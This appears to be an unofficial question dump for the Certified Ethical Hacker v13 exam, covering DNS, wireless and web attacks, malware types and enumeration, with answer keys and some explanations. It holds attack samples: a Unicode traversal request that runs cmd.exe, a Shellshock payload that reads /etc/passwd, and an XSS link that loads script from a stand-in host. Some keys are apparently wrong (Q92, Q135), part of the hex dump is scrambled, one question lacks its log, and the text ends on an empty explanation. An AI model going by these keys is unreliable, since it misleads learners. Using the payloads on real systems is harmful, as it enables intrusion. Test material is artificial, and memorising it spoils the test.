

EC-Council

Exam Questions 312-50v13

Certified Ethical Hacker v13



NEW QUESTION 1

- (Topic 1)

A zone file consists of which of the following Resource Records (RRs)?

- A. DNS, NS, AXFR, and MX records
- B. DNS, NS, PTR, and MX records
- C. SOA, NS, AXFR, and MX records
- D. SOA, NS, A, and MX records

Answer: D

NEW QUESTION 2

- (Topic 1)

??.....is an attack type for a rogue Wi-Fi access point that appears to be a legitimate one offered on the premises, but actually has been set up to eavesdrop on wireless communications. It is the wireless version of the phishing scam. An attacker fools wireless users into connecting a laptop or mobile phone to a tainted hot-spot by posing as a legitimate provider. This type of attack may be used to steal the passwords of unsuspecting users by either snooping the communication link or by phishing, which involves setting up a fraudulent web site and luring people there.??
Fill in the blank with appropriate choice.

- A. Evil Twin Attack
- B. Sinkhole Attack
- C. Collision Attack
- D. Signal Jamming Attack

Answer: A

Explanation:

[https://en.wikipedia.org/wiki/Evil_twin_\(wireless_networks\)](https://en.wikipedia.org/wiki/Evil_twin_(wireless_networks))

An evil twin attack is a hack attack in which a hacker sets up a fake Wi-Fi network that

looks like a legitimate access point to steal victims?? sensitive details. Most often, the victims of such attacks are ordinary people like you and me.

The attack can be performed as a man-in-the-middle (MITM) attack. The fake Wi-Fi access point is used to eavesdrop on users and steal their login credentials or other sensitive information. Because the hacker owns the equipment being used, the victim will have no idea that the hacker might be intercepting things like bank transactions.

An evil twin access point can also be used in a phishing scam. In this type of attack, victims will connect to the evil twin and will be lured to a phishing site. It will prompt them to enter their sensitive data, such as their login details. These, of course, will be sent straight to the hacker. Once the hacker gets them, they might simply disconnect the victim and show that the server is temporarily unavailable.

ADDITION: It may not seem obvious what happened. The problem is in the question statement. The attackers were not Alice and John, who were able to connect to the network without a password, but on the contrary, they were attacked and forced to connect to a fake network, and not to the real network belonging to Jane.

NEW QUESTION 3

- (Topic 1)

Which Intrusion Detection System is the best applicable for large environments where critical assets on the network need extra scrutiny and is ideal for observing sensitive network segments?

- A. Honeypots
- B. Firewalls
- C. Network-based intrusion detection system (NIDS)
- D. Host-based intrusion detection system (HIDS)

Answer: C

NEW QUESTION 4

- (Topic 1)

A large company intends to use Blackberry for corporate mobile phones and a security analyst is assigned to evaluate the possible threats. The analyst will use the Blackjacking attack method to demonstrate how an attacker could circumvent perimeter defenses and gain access to the Prometric Online Testing – Reports https://ibt1.prometric.com/users/custom/report_queue/rq_str... corporate network. What tool should the analyst use to perform a Blackjacking attack?

- A. Paros Proxy
- B. BBProxy
- C. Blooover
- D. BBCrack

Answer: B

NEW QUESTION 5

- (Topic 1)

During a black-box pen test you attempt to pass IRC traffic over port 80/TCP from a compromised web enabled host. The traffic gets blocked; however, outbound HTTP traffic is unimpeded. What type of firewall is inspecting outbound traffic?

- A. Circuit
- B. Stateful
- C. Application
- D. Packet Filtering

Answer: C

Explanation:

https://en.wikipedia.org/wiki/Internet_Relay_Chat

Internet Relay Chat (IRC) is an application layer protocol that facilitates communication in text. The chat process works on a client/server networking model. IRC clients are computer programs that users can install on their system or web-based applications running either locally in the browser or on a third-party server. These clients communicate with chat servers to transfer messages to other clients.

IRC is a plaintext protocol that is officially assigned port 194, according to IANA. However, running the service on this port requires running it with root-level permissions, which is inadvisable. As a result, the well-known port for IRC is 6667, a high-number port that does not require elevated privileges. However, an IRC server can also be configured to run on other ports as well.

You can't tell if an IRC server is designed to be malicious solely based on port number. Still, if you see an IRC server running on port a WKP such as 80, 8080, 53, 443, it's almost always going to be malicious; the only real reason for IRCD to be running on port 80 is to try to evade firewalls.

https://en.wikipedia.org/wiki/Application_firewall

An application firewall is a form of firewall that controls input/output or system calls of an application or service. It operates by monitoring and blocking communications based on a configured policy, generally with predefined rule sets to choose from. The application firewall can control communications up to the OSI model's application layer, which is the highest operating layer, and where it gets its name. The two primary categories of application firewalls are network-based and host-based.

Application layer filtering operates at a higher level than traditional security appliances. This allows packet decisions to be made based on more than just source/destination IP Addresses or ports. It can also use information spanning across multiple connections for any given host.

Network-based application firewalls

Network-based application firewalls operate at the application layer of a TCP/IP stack. They can understand certain applications and protocols such as File Transfer Protocol (FTP), Domain Name System (DNS), or Hypertext Transfer Protocol (HTTP). This allows it to identify unwanted applications or services using a non-standard port or detect if an allowed protocol is being abused.

Host-based application firewalls

A host-based application firewall monitors application system calls or other general system communication. This gives more granularity and control but is limited to only protecting the host it is running on. Control is applied by filtering on a per-process basis. Generally, prompts are used to define rules for processes that have not yet received a connection. Further filtering can be done by examining the process ID of the owner of the data packets. Many host-based application firewalls are combined or used in conjunction with a packet filter.

NEW QUESTION 6

- (Topic 1)

Which of the following is not a Bluetooth attack?

- A. Bluedriving
- B. Bluesmacking
- C. Bluejacking
- D. Bluesnarfing

Answer: A

Explanation:

<https://github.com/verovaleros/bluedriving>

Bluedriving is a bluetooth wardriving utility. It can capture bluetooth devices, lookup their services, get GPS information and present everything in a nice web page. It can search for and show a lot of information about the device, the GPS address and the historic location of devices on a map. The main motivation of this tool is to research about the targeted surveillance of people by means of its cellular phone or car. With this tool you can capture information about bluetooth devices and show, on a map, the points where you have seen the same device in the past.

NEW QUESTION 7

- (Topic 1)

Which of the following viruses tries to hide from anti-virus programs by actively altering and corrupting the chosen service call interruptions when they are being run?

- A. Macro virus
- B. Stealth/Tunneling virus
- C. Cavity virus
- D. Polymorphic virus

Answer: B

NEW QUESTION 8

- (Topic 1)

What is the proper response for a NULL scan if the port is closed?

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

Answer: E

NEW QUESTION 9

- (Topic 1)

An attacker has installed a RAT on a host. The attacker wants to ensure that when a user attempts to go to "www.MyPersonalBank.com", the user is directed to a phishing site.

Which file does the attacker need to modify?

- A. Boot.ini
- B. Sudoers
- C. Networks
- D. Hosts

Answer: D

NEW QUESTION 10

- (Topic 1)

Identify the UDP port that Network Time Protocol (NTP) uses as its primary means of communication?

- A. 113
- B. 69
- C. 123
- D. 161

Answer: C

Explanation:

https://en.wikipedia.org/wiki/Network_Time_Protocol

The Network Time Protocol (NTP) is a networking protocol for clock synchronization between computer systems over packet-switched, variable-latency data networks. NTP is intended to synchronize all participating computers within a few milliseconds of Coordinated Universal Time (UTC). It uses the intersection algorithm, a modified version of Marzullo's algorithm, to select accurate time servers and is designed to mitigate variable network latency effects. NTP can usually maintain time to within tens of milliseconds over the public Internet and achieve better than one millisecond accuracy in local area networks. Asymmetric routes and network congestion can cause errors of 100 ms or more.

The protocol is usually described in terms of a client-server model but can easily be used in peer-to-peer relationships where both peers consider the other to be a potential time source. Implementations send and receive timestamps using the User Datagram Protocol (UDP) on port number 123.

NEW QUESTION 10

- (Topic 1)

MX record priority increases as the number increases. (True/False.)

- A. True
- B. False

Answer: B

NEW QUESTION 15

- (Topic 1)

A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as display filter to find unencrypted file transfers?

- A. tcp.port == 21
- B. tcp.port = 23
- C. tcp.port == 21 || tcp.port == 22
- D. tcp.port != 21

Answer: A

NEW QUESTION 20

- (Topic 1)

What does a firewall check to prevent particular ports and applications from getting packets into an organization?

- A. Transport layer port numbers and application layer headers
- B. Presentation layer headers and the session layer port numbers
- C. Network layer headers and the session layer port numbers
- D. Application layer port numbers and the transport layer headers

Answer: A

NEW QUESTION 21

- (Topic 1)

Which of the following represents the initial two commands that an IRC client sends to join an IRC network?

- A. USER, NICK
- B. LOGIN, NICK
- C. USER, PASS
- D. LOGIN, USER

Answer: A

NEW QUESTION 23

- (Topic 1)

The establishment of a TCP connection involves a negotiation called three-way handshake. What type of message does the client send to the server in order to begin this negotiation?

- A. ACK
- B. SYN
- C. RST
- D. SYN-ACK

Answer: B

NEW QUESTION 24

- (Topic 1)

Which of the following tools are used for enumeration? (Choose three.)

- A. SolarWinds
- B. USER2SID
- C. Cheops
- D. SID2USER
- E. DumpSec

Answer: BDE

NEW QUESTION 29

- (Topic 1)

Eric has discovered a fantastic package of tools named Dsniff on the Internet. He has learnt to use these tools in his lab and is now ready for real world exploitation. He was able to effectively intercept communications between the two entities and establish credentials with both sides of the connections. The two remote ends of the communication never notice that Eric is relaying the information between the two. What would you call this attack?

- A. Interceptor
- B. Man-in-the-middle
- C. ARP Proxy
- D. Poisoning Attack

Answer: B

NEW QUESTION 32

- (Topic 1)

Which of the following statements about a zone transfer is correct? (Choose three.)

- A. A zone transfer is accomplished with the DNS
- B. A zone transfer is accomplished with the nslookup service
- C. A zone transfer passes all zone information that a DNS server maintains
- D. A zone transfer passes all zone information that a nslookup server maintains
- E. A zone transfer can be prevented by blocking all inbound TCP port 53 connections
- F. Zone transfers cannot occur on the Internet

Answer: ACE

NEW QUESTION 36

- (Topic 1)

As a securing consultant, what are some of the things you would recommend to a company to ensure DNS security?

- A. Use the same machines for DNS and other applications
- B. Harden DNS servers
- C. Use split-horizon operation for DNS servers
- D. Restrict Zone transfers
- E. Have subnet diversity between DNS servers

Answer: BCDE

NEW QUESTION 38

- (Topic 1)

The change of a hard drive failure is once every three years. The cost to buy a new hard drive is \$300. It will require 10 hours to restore the OS and software to the new hard disk. It will require a further 4 hours to restore the database from the last backup to the new hard disk. The recovery person earns \$10/hour. Calculate the SLE, ARO, and ALE. Assume the EF = 1(100%). What is the closest approximate cost of this replacement and recovery operation per year?

- A. \$1320
- B. \$440
- C. \$100
- D. \$146

Answer: D

Explanation:

1. AV (Asset value) = \$300 + (14 * \$10) = \$440 - the cost of a hard drive plus the work of a recovery person, i.e. how much would it take to replace 1 asset? 10 hours for resorting the OS and soft + 4 hours for DB restore multiplies by hourly rate of the recovery person.
- * 2. SLE (Single Loss Expectancy) = AV * EF (Exposure Factor) = \$440 * 1 = \$440
- * 3. ARO (Annual rate of occurrence) = 1/3 (every three years, meaning the probability of occurring during 1 years is 1/3)
- * 4. ALE (Annual Loss Expectancy) = SLE * ARO = 0.33 * \$440 = \$145.2

NEW QUESTION 40

- (Topic 1)

Shellshock allowed an unauthorized user to gain access to a server. It affected many Internet-facing services, which OS did it not directly affect?

- A. Linux

- B. Unix
- C. OS X
- D. Windows

Answer: D

NEW QUESTION 42

- (Topic 1)

One of your team members has asked you to analyze the following SOA record.

What is the TTL? Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)

- A. 200303028
- B. 3600
- C. 604800
- D. 2400
- E. 60
- F. 4800

Answer: D

NEW QUESTION 45

- (Topic 1)

Which of the following incident handling process phases is responsible for defining rules, collaborating human workforce, creating a back-up plan, and testing the plans for an organization?

- A. Preparation phase
- B. Containment phase
- C. Identification phase
- D. Recovery phase

Answer: A

NEW QUESTION 50

- (Topic 1)

Tess King is using the nslookup command to craft queries to list all DNS information (such as Name Servers, host names, MX records, CNAME records, glue records (delegation for child Domains), zone serial number, TimeToLive (TTL) records, etc) for a Domain.

What do you think Tess King is trying to accomplish? Select the best answer.

- A. A zone harvesting
- B. A zone transfer
- C. A zone update
- D. A zone estimate

Answer: B

NEW QUESTION 54

- (Topic 1)

An incident investigator asks to receive a copy of the event logs from all firewalls, proxy servers, and Intrusion Detection Systems (IDS) on the network of an organization that has experienced a possible breach of security. When the investigator attempts to correlate the information in all of the logs, the sequence of many of the logged events do not match up.

What is the most likely cause?

- A. The network devices are not all synchronized.
- B. Proper chain of custody was not observed while collecting the logs.
- C. The attacker altered or erased events from the logs.
- D. The security breach was a false positive.

Answer: A

Explanation:

Many network and system administrators don't pay enough attention to system clock accuracy and time synchronization. Computer clocks can run faster or slower over time, batteries and power sources die, or daylight-saving time changes are forgotten.

Sure, there are many more pressing security issues to deal with, but not ensuring that the time on network devices is synchronized can cause problems. And these problems often only come to light after a security incident.

If you suspect a hacker is accessing your network, for example, you will want to analyze your log files to look for any suspicious activity. If your network's security devices do not have synchronized times, the timestamps' inaccuracy makes it impossible to correlate log files from different sources. Not only will you have difficulty in tracking events, but you will also find it difficult to use such evidence in court; you won't be able to illustrate a smooth progression of events as they occurred throughout your network.

NEW QUESTION 55

- (Topic 1)

A new wireless client is configured to join a 802.11 network. This client uses the same hardware and software as many of the other clients on the network. The client can see the network, but cannot connect. A wireless packet sniffer shows that the Wireless Access Point (WAP) is not responding to the association requests being sent by the wireless client. What is a possible source of this problem?

- A. The WAP does not recognize the client's MAC address
- B. The client cannot see the SSID of the wireless network
- C. Client is configured for the wrong channel

D. The wireless client is not configured to use DHCP

Answer: A

Explanation:

https://en.wikipedia.org/wiki/MAC_filtering

MAC filtering is a security method based on access control. Each address is assigned a 48-bit address, which is used to determine whether we can access a network or not. It helps in listing a set of allowed devices that you need on your Wi-Fi and the list of denied devices that you don't want on your Wi-Fi. It helps in preventing unwanted access to the network. In a way, we can blacklist or white list certain computers based on their MAC address. We can configure the filter to allow connection only to those devices included in the white list. White lists provide greater security than blacklists because the router grants access only to selected devices.

It is used on enterprise wireless networks having multiple access points to prevent clients from communicating with each other. The access point can be configured only to allow clients to talk to the default gateway, but not other wireless clients. It increases the efficiency of access to a network.

The router allows configuring a list of allowed MAC addresses in its web interface, allowing you to choose which devices can connect to your network. The router has several functions designed to improve the network's security, but not all are useful. Media access control may seem advantageous, but there are certain flaws. On a wireless network, the device with the proper credentials such as SSID and password can authenticate with the router and join the network, which gets an IP address and access to the internet and any shared resources.

MAC address filtering adds an extra layer of security that checks the device's MAC address

against a list of agreed addresses. If the client's address matches one on the router's list, access is granted; otherwise, it doesn't join the network.

NEW QUESTION 57

- (Topic 1)

The configuration allows a wired or wireless network interface controller to pass all traffic it receives to the Central Processing Unit (CPU), rather than passing only the frames that the controller is intended to receive. Which of the following is being described?

- A. Multi-cast mode
- B. Promiscuous mode
- C. WEM
- D. Port forwarding

Answer: B

NEW QUESTION 60

- (Topic 1)

Which of the following program infects the system boot sector and the executable files at the same time?

- A. Polymorphic virus
- B. Stealth virus
- C. Multipartite Virus
- D. Macro virus

Answer: C

NEW QUESTION 64

- (Topic 1)

Which of the following is a low-tech way of gaining unauthorized access to systems?

- A. Social Engineering
- B. Eavesdropping
- C. Scanning
- D. Sniffing

Answer: A

NEW QUESTION 69

- (Topic 1)

Bob received this text message on his mobile phone: "Hello, this is Scott Smelby from the Yahoo Bank. Kindly contact me for a vital transaction on: scottsmelby@yahoo.com". Which statement below is true?

- A. This is a scam as everybody can get a @yahoo address, not the Yahoo customer service employees.
- B. This is a scam because Bob does not know Scott.
- C. Bob should write to scottmelby@yahoo.com to verify the identity of Scott.
- D. This is probably a legitimate message as it comes from a respectable organization.

Answer: A

NEW QUESTION 71

- (Topic 1)

Study the following log extract and identify the attack.

```

12/26-07:06:22:31.167035 207.219.207.240:1882 -> 172.16.1.106:80
TCP TTL:13 TTL:50 TOS:0x0 IP:53476 DFF
***AP*** Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0x2238 TcpLen: 20
47 45 54 2D 2F 6D 73 61 64 63 2F 2E 2E C0 AF 2E GET /msadc/.....
2E 2F 2E 2E C0 AF 2E 2E 2F 2E 2E C0 AF 2E 2E 2F ./...../...../
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 winnt/system32/c
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3A md.exe?/c+dir+c:
5C 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 \ HTTP/1.1..Acce
70 74 3A 2D 69 6D 61 67 65 2F 67 69 66 2C 20 69 pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 mage/x-xbitmap
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69 63 61 e/pjpeg, applica
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 65 tion/vnd.ms-exce
6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6D l, application/m
73 77 6F 72 64 2C 20 61 70 70 6C 69 63 61 74 69 sword, applicati
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 70 on/vnd.ms-powerp
6F 69 6E 74 2C 20 2A 2F 2A 0D 0A 41 63 63 65 70 oint, =/?..Accep
74 2D 4C 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/age: en-u
73 0D 0A 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible;pt-EncodD
6E 67 3A 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windo, deflat
65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D e..User-Agent: M
6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/4.0 (comp
61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible; MSIE 5.0
31 3B 20 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windows 95)..
48 6F 73 74 3A 20 6C 61 62 2E 77 69 72 65 74 72 Host: lib.bvxttr
69 70 2E 6E 65 74 0D 0A 43 6F 6E 6E 65 63 74 69 ip.org..Connecti
6F 6E 3A 2D 4B 65 65 70 2D 41 6C 69 76 65 0D 0A on: Keep-Alive..
43 6F 6F 6B 69 65 3A 20 41 53 50 53 45 53 53 49 Cookie: ASPSESSI
4F 4E 49 44 47 51 51 51 51 51 5A 55 3D 4B 4E 4F ONIDGQQQQZU=KNO
48 4D 4F 4A 41 4B 50 46 4F 50 48 4D 4C 41 50 4E HMOJAKPFOPHMLAPN
49 46 49 46 42 0D 0A 0D 0A 41 50 4E 49 46 49 46 IFIFB....APNIFIF
42 0D 0A 0D 0A B....

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- A. Hexcode Attack
- B. Cross Site Scripting
- C. Multiple Domain Traversal Attack
- D. Unicode Directory Traversal Attack

Answer: D

NEW QUESTION 73

-(Topic 1)

You have successfully comprised a server having an IP address of 10.10.0.5. You would like to enumerate all machines in the same network quickly. What is the best Nmap command you will use?

- A. nmap -T4 -q 10.10.0.0/24
- B. nmap -T4 -F 10.10.0.0/24
- C. nmap -T4 -r 10.10.1.0/24
- D. nmap -T4 -O 10.10.0.0/24

Answer: B

Explanation:

<https://nmap.org/book/man-port-specification.html>

NOTE: In my opinion, this is an absolutely wrong statement of the question. But you may come across a question with a similar wording on the exam. What does "fast" mean? If we want to increase the speed and intensity of the scan we can select the mode using the -T flag (0/1/2/3/4/5). At high -T values, we will sacrifice stealth and gain speed, but we will not limit functionality.

«nmap -T4 -F 10.10.0.0/24» This option is "correct" because of the -F flag.

-F (Fast (limited port) scan)

Specifies that you wish to scan fewer ports than the default. Normally Nmap scans the most common 1,000 ports for each scanned protocol. With -F, this is reduced to 100. Technically, scanning will be faster, but just because we have reduced the number of ports by 10 times, we are just doing 10 times less work, not faster.

NEW QUESTION 74

- (Topic 1)

Which of the following describes the characteristics of a Boot Sector Virus?

- A. Modifies directory table entries so that directory entries point to the virus code instead of the actual program.
- B. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR.
- C. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR.
- D. Overwrites the original MBR and only executes the new virus code.

Answer: C

NEW QUESTION 76

- (Topic 1)

Why should the security analyst disable/remove unnecessary ISAPI filters?

- A. To defend against social engineering attacks
- B. To defend against webserver attacks
- C. To defend against jailbreaking
- D. To defend against wireless attacks

Answer: B

NEW QUESTION 77

- (Topic 1)

Susan has attached to her company's network. She has managed to synchronize her boss's sessions with that of the file server. She then intercepted his traffic destined for the server, changed it the way she wanted to and then placed it on the server in his home directory.

What kind of attack is Susan carrying on?

- A. A sniffing attack
- B. A spoofing attack
- C. A man in the middle attack
- D. A denial of service attack

Answer: C

NEW QUESTION 82

- (Topic 1)

The company ABC recently contracts a new accountant. The accountant will be working with the financial statements. Those financial statements need to be approved by the CFO and then they will be sent to the accountant but the CFO is worried because he wants to be sure that the information sent to the accountant was not modified once he approved it. Which of the following options can be useful to ensure the integrity of the data?

- A. The CFO can use a hash algorithm in the document once he approved the financial statements
- B. The CFO can use an excel file with a password
- C. The financial statements can be sent twice, one by email and the other delivered in USB and the accountant can compare both to be sure is the same document
- D. The document can be sent to the accountant using an exclusive USB for that document

Answer: A

NEW QUESTION 85

- (Topic 1)

Which type of security feature stops vehicles from crashing through the doors of a building?

- A. Bollards
- B. Receptionist
- C. Mantrap
- D. Turnstile

Answer: A

NEW QUESTION 87

- (Topic 1)

When you are getting information about a web server, it is very important to know the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available because there are two critical methods (PUT and DELETE). PUT can upload a file to the server and DELETE can delete a file from the server. You can detect all these methods (GET, POST, HEAD, DELETE, PUT, TRACE) using NMAP script engine. What Nmap script will help you with this task?

- A. http-methods
- B. http_enum
- C. http-headers
- D. http-git

Answer: A

NEW QUESTION 92

- (Topic 1)

What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

- A. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.
- B. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
- C. Symmetric encryption allows the server to security transmit the session keys out-of- band.
- D. Asymmetric cryptography is computationally expensive in compariso
- E. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.

Answer: A

NEW QUESTION 96

- (Topic 1)

What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and XP?

- A. 110
- B. 135
- C. 139
- D. 161
- E. 445
- F. 1024

Answer: BCE

NEW QUESTION 100

- (Topic 1)

A bank stores and processes sensitive privacy information related to home loans. However, auditing has never been enabled on the system. What is the first step that the bank should take before enabling the audit feature?

- A. Perform a vulnerability scan of the system.
- B. Determine the impact of enabling the audit feature.
- C. Perform a cost/benefit analysis of the audit feature.
- D. Allocate funds for staffing of audit log review.

Answer: B

NEW QUESTION 104

- (Topic 1)

Which of the following is a command line packet analyzer similar to GUI-based Wireshark?

- A. nessus
- B. tcpdump
- C. ethereal
- D. jack the ripper

Answer: B

Explanation:

Tcpdump is a data-network packet analyzer computer program that runs under a command-line interface. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached. Distributed under the BSD license, tcpdump is free software.

<https://www.wireshark.org/>

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.

NOTE: Wireshark is very similar to tcpdump, but has a graphical front-end, plus some integrated sorting and filtering options.

NEW QUESTION 106

- (Topic 1)

By using a smart card and pin, you are using a two-factor authentication that satisfies

- A. Something you are and something you remember
- B. Something you have and something you know
- C. Something you know and something you are
- D. Something you have and something you are

Answer: B

Explanation:

Two-factor Authentication or 2FA is a user identity verification method, where two of the three possible authentication factors are combined to grant access to a website or application. 1) something the user knows, 2) something the user has, or 3) something the user is.

The possible factors of authentication are:

· Something the User Knows:

This is often a password, passphrase, PIN, or secret question. To satisfy this authentication challenge, the user must provide information that matches the answers previously provided to the organization by that user, such as ??Name the town in which you were born.??

· Something the User Has:

This involves entering a one-time password generated by a hardware authenticator. Users carry around an authentication device that will generate a one-time password on command. Users then authenticate by providing this code to the organization. Today, many organizations offer software authenticators that can be

installed on the user's mobile device.

· Something the User Is:

This third authentication factor requires the user to authenticate using biometric data. This can include fingerprint scans, facial scans, behavioral biometrics, and more.

For example: In internet security, the most used factors of authentication are:

something the user has (e.g., a bank card) and something the user knows (e.g., a PIN code). This is two-factor authentication. Two-factor authentication is also sometimes referred to as strong authentication, Two-Step Verification, or 2FA.

The key difference between Multi-Factor Authentication (MFA) and Two-Factor Authentication (2FA) is that, as the term implies, Two-Factor Authentication utilizes a combination of two out of three possible authentication factors. In contrast, Multi-Factor Authentication could utilize two or more of these authentication factors.

NEW QUESTION 111

- (Topic 1)

What did the following commands determine?

```
C: user2sid \earth guest
S-1-5-21-343818398-789336058-1343024091-501
C:sid2user 5 21 343818398 789336058 1343024091 500
Name is Joe
Domain is EARTH
```

- A. That the Joe account has a SID of 500
- B. These commands demonstrate that the guest account has NOT been disabled
- C. These commands demonstrate that the guest account has been disabled
- D. That the true administrator is Joe
- E. Issued alone, these commands prove nothing

Answer: D

NEW QUESTION 116

- (Topic 1)

Null sessions are un-authenticated connections (not using a username or password.) to an NT or 2000 system. Which TCP and UDP ports must you filter to check null sessions on your network?

- A. 137 and 139
- B. 137 and 443
- C. 139 and 443
- D. 139 and 445

Answer: D

NEW QUESTION 119

- (Topic 1)

You have the SOA presented below in your Zone.

Your secondary servers have not been able to contact your primary server to synchronize information. How long will the secondary servers attempt to contact the primary server before it considers that zone is dead and stops responding to queries?

collegae.edu.SOA, cikkye.edu ipad.college.edu. (200302028 3600 3600 604800 3600)

- A. One day
- B. One hour
- C. One week
- D. One month

Answer: C

NEW QUESTION 123

- (Topic 1)

The collection of potentially actionable, overt, and publicly available information is known as

- A. Open-source intelligence
- B. Real intelligence
- C. Social intelligence
- D. Human intelligence

Answer: A

NEW QUESTION 127

- (Topic 1)

```
env x=??(){ :};echo exploit?? bash -c ??cat/etc/passwd??
```

What is the Shellshock bash vulnerability attempting to do on a vulnerable Linux host?

- A. Removes the passwd file

- B. Changes all passwords in passwd
- C. Add new user to the passwd file
- D. Display passwd content to prompt

Answer: D

NEW QUESTION 132

- (Topic 1)

Although FTP traffic is not encrypted by default, which layer 3 protocol would allow for end- to-end encryption of the connection?

- A. SFTP
- B. Ipsec
- C. SSL
- D. FTPS

Answer: B

Explanation:

<https://en.wikipedia.org/wiki/IPsec>

Internet Protocol Security (IPsec) is a secure network protocol suite that authenticates and encrypts the packets of data to provide secure encrypted communication between two computers over an Internet Protocol network. It is used in virtual private networks (VPNs). IPsec includes protocols for establishing mutual authentication between agents at the beginning of a session and negotiation of cryptographic keys to use during the session. IPsec can protect data flows between a pair of hosts (host-to-host), between a pair of security gateways (network-to-network), or between a security gateway and a host (network-to-host). IPsec uses cryptographic security services to protect communications over Internet Protocol (IP) networks. It supports network-level peer authentication, data-origin authentication, data integrity, data confidentiality (encryption), and replay protection. The initial IPv4 suite was developed with few security provisions. As a part of the IPv4 enhancement, IPsec is a layer 3 OSI model or internet layer end-to-end security scheme. In contrast, while some other Internet security systems in widespread use operate above layer 3, such as Transport Layer Security (TLS) that operates at the Transport Layer and Secure Shell (SSH) that operates at the Application layer, IPsec can automatically secure applications at the IP layer.

NEW QUESTION 135

- (Topic 1)

What is the role of test automation in security testing?

- A. It is an option but it tends to be very expensive.
- B. It should be used exclusively!
- C. Manual testing is outdated because of low speed and possible test setup inconsistencies.
- D. Test automation is not usable in security due to the complexity of the tests.
- E. It can accelerate benchmark tests and repeat them with a consistent test setu
- F. But it cannot replace manual testing completely.

Answer: D

NEW QUESTION 140

- (Topic 1)

An Intrusion Detection System (IDS) has alerted the network administrator to a possibly malicious sequence of packets sent to a Web server in the network's external DMZ. The packet traffic was captured by the IDS and saved to a PCAP file. What type of network tool can be used to determine if these packets are genuinely malicious or simply a false positive?

- A. Protocol analyzer
- B. Network sniffer
- C. Intrusion Prevention System (IPS)
- D. Vulnerability scanner

Answer: A

NEW QUESTION 141

- (Topic 1)

An attacker with access to the inside network of a small company launches a successful STP manipulation attack. What will he do next?

- A. He will create a SPAN entry on the spoofed root bridge and redirect traffic to his computer.
- B. He will activate OSPF on the spoofed root bridge.
- C. He will repeat this action so that it escalates to a DoS attack.
- D. He will repeat the same attack against all L2 switches of the network.

Answer: A

NEW QUESTION 144

- (Topic 1)

Which of the following programs is usually targeted at Microsoft Office products?

- A. Polymorphic virus
- B. Multipart virus
- C. Macro virus
- D. Stealth virus

Answer: C

Explanation:

A macro virus is a virus that is written in a macro language: a programming language which is embedded inside a software application (e.g., word processors and spreadsheet applications). Some applications, such as Microsoft Office, allow macro programs to be embedded in documents such that the macros are run automatically when the document is opened, and this provides a distinct mechanism by which malicious computer instructions can spread. (Wikipedia)
 NB: The virus Melissa is a well-known macro virus we could find attached to word documents.

NEW QUESTION 148

- (Topic 1)

An attacker, using a rogue wireless AP, performed an MITM attack and injected an HTML code to embed a malicious applet in all HTTP connections. When users accessed any page, the applet ran and exploited many machines. Which one of the following tools the hacker probably used to inject HTML code?

- A. Wireshark
- B. Ettercap
- C. Aircrack-ng
- D. Tcpdump

Answer: B

NEW QUESTION 152

- (Topic 1)

Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?

- A. har.txt
- B. SAM file
- C. wwwroot
- D. Repair file

Answer: B

NEW QUESTION 156

- (Topic 2)

This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<a href="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscrip.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

- A. Cross-site-scripting attack
- B. SQL Injection
- C. URL Traversal attack
- D. Buffer Overflow attack

Answer: A

NEW QUESTION 159

- (Topic 2)

How is the public key distributed in an orderly, controlled fashion so that the users can be sure of the sender's identity?

- A. Hash value
- B. Private key
- C. Digital signature
- D. Digital certificate

Answer: D

NEW QUESTION 162

- (Topic 2)

which of the following protocols can be used to secure an LDAP service against anonymous queries?

- A. SSO
- B. RADIUS
- C. WPA
- D. NTLM

Answer: D

Explanation:

